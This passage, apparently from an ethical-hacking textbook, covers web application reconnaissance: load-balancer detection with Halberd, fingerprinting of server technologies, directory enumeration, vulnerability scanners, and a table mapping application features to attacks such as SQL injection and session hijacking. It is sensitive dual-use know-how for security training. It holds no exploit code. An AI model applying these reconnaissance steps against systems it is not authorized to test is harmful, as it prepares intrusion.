


Figure 14.49: Screenshot showing the output of lbd tool

- **Using Halberd**

  Source: *https://github.com*

  You can use Halberd to identify the real IP address of load balancers. When organizations implement load balancers, their real IP address is hidden behind a virtual IP address. Once the attackers determine that the target organization is using load balancers, they try to identify the real IP address of the load balancers. Halberd can be used to discover HTTP load balancers and their IP addresses.

  Type the following command to identify the real IP address of the load balancers:

  ```
  halberd <target domain>
  ```




Figure 14.50: Screenshot showing the output of Halberd tool

After identifying the real IP addresses behind the load balancers, attackers perform further attacks on the target organization.

Analyze Web Applications

- Analyze the active application's functionality and technologies to identify exposed attack surfaces

Identify Entry Points for User Input	Review the generated HTTP request to identify the user input entry points
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting
Identify Server-Side Functionality	Observe the applications revealed to the client to identify the server-side structure and functionality
Identify Files and Directories	Identify misconfigured web applications that expose critical files and directories over the Internet
Identify Web Application Vulnerabilities	Identify exploitable vulnerabilities in the underlying web technologies
Map the Attack Surface	Identify the various attack surfaces uncovered by the applications and their associated vulnerabilities

Analyze Web Applications: Identify Entry Points for User Input


- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all user input fields
- Identify HTTP header parameters that can be processed by the application as user inputs such as User-Agent, Referer, Accept, Accept-Language, and Host headers
- Determine URL encoding techniques and other encryption measures implemented for secure web traffic such as SSL


Tools used

- Burp Suite (*https://portswigger.net*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- httprint (*https://www.net-square.com*)


Analyze Web Applications: Identify Server-Side Technologies

- Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP
- Use tools such as httprint and WhatWeb to identify server-side technologies






https://github.com



https://www.net-square.com




Analyze Web Applications: Identify Server-Side Functionality

- Examine page source information and URLs and make an educated guess to determine the internal structure and functionality of web applications


Tools used

GNU Wget	*https://www.gnu.org*
Teleport Pro	*http://www.tenmax.com*
BlackWidow	*http://softbytelabs.com*

GNU Wget




https://www.gnu.org




Analyze Web Applications: Identify Files and Directories

- Attackers use tools such as Gobuster or Nmap NSE script http-enum to enumerate applications, as well as hidden directories and files of the web application hosted on the web server, that are exposed on the Internet



https://github.com



https://nmap.org


Analyze Web Applications: Identify Web Application Vulnerabilities

- Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers either to gain administrator level access to the server or to retrieve sensitive information stored on the server
- Comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application
- Attackers can use tools such as Vega to the vulnerabilities of target web applications

Web Application Scanning Tools

- WPScan Vulnerability Database (*https://wpvulndb.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Vega | Vega helps you to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities



Analyze Web Applications: Map the Attack Surface

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation

Information	Attack
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
